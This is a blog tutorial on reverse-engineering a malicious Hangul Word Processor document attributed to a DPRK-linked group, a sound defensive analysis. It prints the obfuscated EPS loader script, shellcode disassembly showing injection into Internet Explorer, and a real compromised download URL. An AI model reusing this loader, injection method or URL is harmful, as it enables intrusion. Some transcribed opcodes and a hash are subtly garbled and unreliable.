

How To: Analyzing a Malicious Hangul Word Processor Document from a DPRK Threat Actor Group

norfolkinfosec.com/how-to-analyzing-a-malicious-hangul-word-processor-document-from-a-dprk-threat-actor-group/

norfolk

February 25, 2019

A few days ago, [ESTsecurity](#) published a [post](#) detailing a newly identified malicious Hangul Word Processor (HWP) document that shared technical characteristics with previously reported malicious activity attributed to North Korean threat actors (an important note: this particular group is *not* typically associated with or clustered with the SWIFT/ATM adversary detailed in other posts on this blog, although this blog avoids using specific vendor naming classifications where possible).

The Hangul Office suite is widely used in South Korea; in the West, it's significantly less common. As a result of this, there is limited public documentation regarding how to analyze exploit-laden HWP documents. This blog post is intended to provide additional documentation from start to finish of the file identified by ESTsecurity. As such, the language used will be somewhat less formal than the content typically posted here.

The following tools (in a VM) are recommended for analysis:

- 1) [Cerbero Profiler](#) (advanced or standard)
- 2) Process Hacker
- 3) [Ghostscript](#)
- 4) Any debugger (I prefer the x96 suite)
- 5) [jmp2it](#)
- 5) Hangul Office (optional) + a listener (e.g. FakeNet, Inetsim)
- 6) [scdbg](#) (optional)

I purchased my copy of Hangul Office on Amazon a while back. The English language version is typically vulnerable to the same exploits. Cerbero Profiler has a trial version that will work for this analysis (though it's a great tool and deserves a purchase).

As a final note before analysis, two previous posts from other researchers deserve recognition: [Jacob Soo's](#) post pointed me towards Cerbero Profiler (and discusses some important HWP characteristics), and [a post from Wayne Low](#) at Fortinet has some great introductory material for debugging Encapsulated PostScript (EPS).

Step 1: Triage and Analysis of the Document


MD5: f2e936ff1977d123809d167a2a51cdeb

SHA1: 7a86e6bffbba91997553ac4cf0baec407bc255212


SHA256: 5d9e5c7b1b71af3c5f058f8521d383dbee88c99ebe8d509ebc8aeb52d4b6267b

A copy of Hangul Word Processor isn't strictly necessary to analyze the file in question. If we do have a copy and use it to open the document, we'll notice two key events: the document will spawn a copy of Internet Explorer, and the analysis environment will make a network call to a compromised Korean website. This information is useful later on, as it gives some basic guidelines for what to expect when analyzing the document's payload.

Opening the file in Cerbero Profiler will show several of the document's different streams and objects. For malicious HWP files (including the one discussed in Jacob Soo's 2016 post noted above), there will be malicious JavaScript present. In this case, we're instead interested in the contents of one of the streams, BIN0003.eps. The contents in these streams are *usually* zlib compressed, and Cerbero Profiler can apply filters to them to decompress them:



In the "Format" tab, select all of the content of the stream, right click, and hit "filter."



Scroll down to the “unpack” category and select “zlib.” Check the box for “raw” and click “add.” Then click “Preview” in the bottom right, select all, and copy the “Ascii” contents. The above images detail the steps for copying and decompressing the contents of the EPS stream. Pasting these into a file will reveal a relatively simple EPS script.

Step 2: Analyzing the EPS script

PostScript is a stack-based programming language first conceived by Adobe in the 1980s. The documentation for the language is nearly a thousand pages long. I do not recommend reading it. *Encapsulated PostScript is a fork of this, with restrictions*. The documentation for this is significantly shorter, but still probably not necessary. I would stick with Fortinet’s overview.

The key concept for an EPS file is that each command is added to the top of a (clearable) “stack” in the order that it’s typed. Below is the EPS script we copied from Cerbero (pasted into any text editor):

```

/ar <4b0805060108554455524722222244000102444b0805060108564408050601085544051616051d44000102444b08050601085744>
def /limit {ar length -1 add}
def /len {ar length}
def /str len string
def ar 0 1 limit {
  2 copy get 100 xor put ar
}for
pop str 0 1 limit {
  dup ar exch get put str
}for cvx exec exec

```

The decompressed EPS script


Even without truly understanding the EPS language, we can infer what’s likely happening here. At the top, a (truncated) set of hexadecimal bytes are added to the stack. A series of variables are defined, a transformation is applied to the bytes, and (presumably) the “exec” function is applied to the results of this transformation. Even though we might not know

precisely *how* to interpret this transformation, we can assume that there is a second layer to this script. In other programming languages, we might tell the script to Alert, MsgBox, or Print the executed value (instead of executing this value), and EPS is no exception. Substitute the “exec” commands with a single print:

```
/ar <4b0805060108554455524722222244000102444b0805060108564408050601085544051616051d44000102444b080506010857444
def /limit {ar length -1 add}
def /len {ar length}
def /str len string
def ar 0 1 limit {
  2 copy get 100 xor put ar
}for
pop str 0 1 limit {
  dup ar exch get put str
}for cvx print
```

Replace “exec exec” with “print”

We also need something to actually run the EPS file. [Ghostscript](#) supports EPS execution and is a relatively quick install. Ghostscript comes with a GUI/Shell version and a command-line version. For this, we need to use the command-line version, as the shell won’t render all of the data that gets printed and thus we won’t be able to copy and paste it. Open up a command line prompt and copy the syntax below (noting the inverted slashes on a Windows system and the parenthesis- these were derived from test dragging files into the Shell version to determine the proper syntax).



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\gs\gs9.26\bin>C:\Users\NewUser\Desktop\new.eps

C:\Program Files\gs\gs9.26\bin>gswin32c.exe
GPL Ghostscript 9.26 (2018-11-20)
Copyright (C) 2018 Artifex Software, Inc. All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for details.
GS>(C:/Users/NewUser/Desktop/new.eps) run_
```

Executing an EPS file with Ghostscript

Hit enter, and it will print the contents. From there, copy and paste the content of the console into a new text file:

By performing a quick triage with scdbg, we can get a bit of a head start on the shellcode that we're about to examine (note: I had initially redacted the username in some images):

```
C:\Users\... \Desktop\scdbg (1)>scdbg.exe /api /f "C:\Users\... \Desktop\shellcode - Copy"
Loaded 812 bytes from file C:\Users\... \Desktop\shellcode - Copy
Initialization Complete..
Max Steps: 20000000
Using base offset: 0x401000

40120c GetEnvironmentVariableA(name=allusersprofile, buf=12fb40, size=100) =
401458 Sleep(0xc8)
40135a LoadLibraryA(shell32.dll)
40138c SHGetSpecialFolderPathA(buf=12fcc, C:\Program Files)
401477 ExitProcess(0)
```

We can see a handful of API calls, including one that resolves the folder path for the Program Files directory. However, our initial execution of the HWP document indicated that the sample would launch Internet Explorer and issue a network callout. The API calls above are insufficient to perform those two tasks; hence, we need to debug the shellcode to determine what's "missing" and why that might be.

The jmp2it tool will execute shellcode beginning at a specified offset (in this case, 0x00 will work as that's the start of the "noop sled") and can pause it in an infinite loop while we attach a debugger. It provides additional instructions for patching this loop and jumping in to the next function.

```
C:\Users\NewUser>"C:\Users\NewUser\Desktop\jmp2it (1).exe" C:\Users\NewUser\Desktop\shellcode 0x00 pause
** JMP2IT v1.4 - Created by Adam Kramer [2014] - Inspired by Malhost-Setup **
** As requested, the process has been paused **

To proceed with debugging:
1. Load a debugger and attach it to this process
2. If it has paused, instruct it to start running again
3. Pause the process after a few seconds
4. NOP the EF BE infinite loop which you should be on
5. Step to the CALL immediately after and then 'step into' it

=== You will then be at the shellcode ===
```

Debugging the shellcode itself requires a bit of practice. In this sample, immediately after the noop sled, the first routine begins decoding additional code (and thus, modified the code):

EIP	ESI	EDI	Hex	Assembly	Comment
00000000			90	nop	
00000001			90	nop	
00000002			90	nop	
00000003			90	nop	
00000004			90	nop	
00000005			90	nop	
00000006			90	nop	
00000007			90	nop	
00000008			90	nop	
00000009			90	nop	
0000000A			E8 00000000	call <sub_D000F>	
0000000F			5E	pop esi	
00000010			B9 3414E200	mov ecx,E21434	
00000015			81E9 0814E200	sub ecx,E21408	
00000018			03F1	add esi,ecx	
0000001D			83C6 02	add esi,2	
00000020			8A06	mov al,byte ptr ds:[esi]	
00000022			34 90	xor al,90	
00000024			46	inc esi	
00000025			B9 CB18E200	mov ecx,E218CB	
0000002A			81E9 3914E200	sub ecx,E21439	
00000030			> 3006	xor byte ptr ds:[esi],al	
00000032			46	inc esi	
00000033			49	dec ecx	
00000034			83F9 00	cmp ecx,0	
00000037			75 F7	jne D0030	
00000039			EB 03	jmp D003E	
0000003B			90	nop	
0000003C			90	nop	


The "analyze" button (both before and after any routines that change the code) will help highlight specific functions.

As the code is relatively small, single-stepping through is not as daunting as it might be for a larger sample (though, stepping out of loops that you already understand will certainly save time). One of our questions from the triage was identifying additional API calls and next-step functionality. For the former, look for (and comment/label) functions that are repeated often:

000D0432	. E8 47FCFFF	call <sub_D007E>	
000D0437	. 68 B0492DD	mov eax,esi	
000D043C	. 56	push esi	
000D043D	. 8808	mov ebx,eax	ebx: sub_D04D0+3
000D043F	. E8 3AFCFFF	call <sub_D007E>	
000D0444	. 88F8	mov edi,eax	
000D0446	. 88C6	mov eax,esi	EAX 7763214F <kerne132.ExitProcess>
000D0448	. E8 14FEFFF	call <sub_D0261>	
000D044D	. 85C0	test eax,eax	EBX 000D04D3
000D044F	. 75 22	jne D0473	ECX 00000000
000D0451	. 68 C800000	push C8	EDX 775E0000 kerne132.775E0000
000D0456	. FFD7	call edi	EBP 0030F8E8
000D0458	. 56	push esi	ESP 0030F8E0
000D0459	. E8 B5FEFFF	call <sub_D0313>	ESI 775E0000 kerne132.775E0000
000D045E	. 59	pop ecx	EDI 000D0000
000D045F	. 85C0	test eax,eax	EIP 000D0437
000D0461	. 74 10	je D0473	[ebp+8]: EFLAGS 00000202
000D0463	. FF75 08	push dword ptr ss:[ebp+8]	ZF 0 PF 0 AF 0
000D0466	. 887D 0C	mov edi,dword ptr ss:[ebp+C]	OF 0 SF 0 DF 0
000D0469	. 50	push eax	CF 0 TF 0 IF 1
000D046A	. 88C6	mov eax,esi	
000D046C	. E8 6CFCFFF	call <sub_D000D>	
000D0471	. 59	pop ecx	
000D0472	. 59	pop ecx	
000D0473	> 6A 00	push 0	
000D0475	. FFD3	call ebx	ebx: sub_D04D0+3
000D0477	. 5F	pop edi	
000D0478	. 5B	pop ebx	ebx: sub_D04D0+3
000D0479	. 8BE5	mov esp,ebp	
000D047B	. 5D	pop ebp	
000D047C	. C3	ret	


The boxed routine on the left returns an API to the EAX register.

Ultimately, this shellcode stage will take several actions: it will attempt to open a (non-existent) “thumbs.db” file (not pictured), and it will launch a suspended copy of Internet Explorer, inject additional code into its memory (using more resolved API calls) and then create a remote thread in that process to execute this code:



Writing code to, and creating a remote thread in, the Internet Explorer process

We *do not* want to step into or over the CreateRemoteThread call. Instead, we want to dump the executable section of code from the suspended Internet Explorer instance, and repeat the debugging steps.



Identifying an additional set of injected code

Running *this* code through sdbg suggests that we're nearing the end:

```

40124c VirtualAlloc(base=0 , sz=800000) = 600000
40112f LoadLibraryA(wininet.dll)
40119b InternetOpenA()
4011a7 GetTickCount() = 29
4011ac Sleep(0xa)
4011bf InternetOpenUrlA(http://itoassn.mireene.co.kr/shop/shop/mail/com/mun/down.php)
4011cf GetTickCount() = 4823
40120d InternetReadFile(1, buf: 12f974, size: 400)
40121b InternetCloseHandle(1) = 1
401221 InternetCloseHandle(1) = 1

```

Now we see our network traffic endpoint (a compromised website) and a series of API calls directly related to communicating with that location. Debugging this second set of shellcode (with the help of jmp2it) will show a similar pattern: an initial decoding routine, following by the resolution of the API calls needed to carry out the next task:

000D00E6	. E8 89FFFFFF	call <sub_D0074>	LoadLibraryA API
000D00E8	. 68 EFCCE060	push 60E0CEE	
000D00F0	. 56	push esi	
000D00F1	. 8BF8	mov edi,eax	eax:"wininet.dll"
000D00F3	. E8 7CFFFFFF	call <sub_D0074>	
000D00F8	. 68 B0492DD8	push D82D4980	NTDLL.RtlExitUserThread API
000D00FD	. 56	push esi	
000D00FE	. E8 71FFFFFF	call <sub_D0074>	Sleep API
000D0103	. 68 23FB91F7	push F791FB23	
000D0108	. 56	push esi	
000D0109	. 8945 F8	mov dword ptr ss:[ebp-8],eax	
000D010C	. E8 63FFFFFF	call <sub_D0074>	GetTickCount API
000D0111	. 8945 FC	mov dword ptr ss:[ebp-4],eax	
000D0114	. 8D45 D0	lea eax,dword ptr ss:[ebp-30]	
000D0117	. 50	push eax	eax:"wininet.dll"
000D0118	. C745 D0 77696E69	mov dword ptr ss:[ebp-30],696E6977	
000D011F	. C745 D4 6E65742E	mov dword ptr ss:[ebp-2C],2E74656E	
000D0126	. C745 D8 646C6C00	mov dword ptr ss:[ebp-28],6C6C64	
000D012D	. FFD7	call edi	Call LoadLibraryA (wininet.dll)
000D012F	. 8BF0	mov esi,eax	eax:"wininet.dll"
000D0145	. E8 2AFFFFFFFF	call <sub_D0074>	InternetOpenA api
000D014A	. 68 49ED0F7E	push 7E0FED49	
000D014F	. 56	push esi	
000D0150	. 8BD8	mov ebx,eax	
000D0152	. E8 1DFFFFFF	call <sub_D0074>	InternetOpenUrlA API
000D0157	. 68 8B4BE35F	push 5FE34B8B	
000D015C	. 56	push esi	
000D015D	. 8945 E8	mov dword ptr ss:[ebp-18],eax	
000D0160	. E8 0FFFFFFF	call <sub_D0074>	InternetReadFile API
000D0165	. 68 C7699BFA	push FA9B69C7	
000D016A	. 56	push esi	
000D0168	. 8945 EC	mov dword ptr ss:[ebp-14],eax	
000D016E	. E8 01FFFFFF	call <sub_D0074>	InternetCloseHandle API
000D0173	. 57	push edi	
000D0174	. 57	push edi	
000D0175	. 57	push edi	
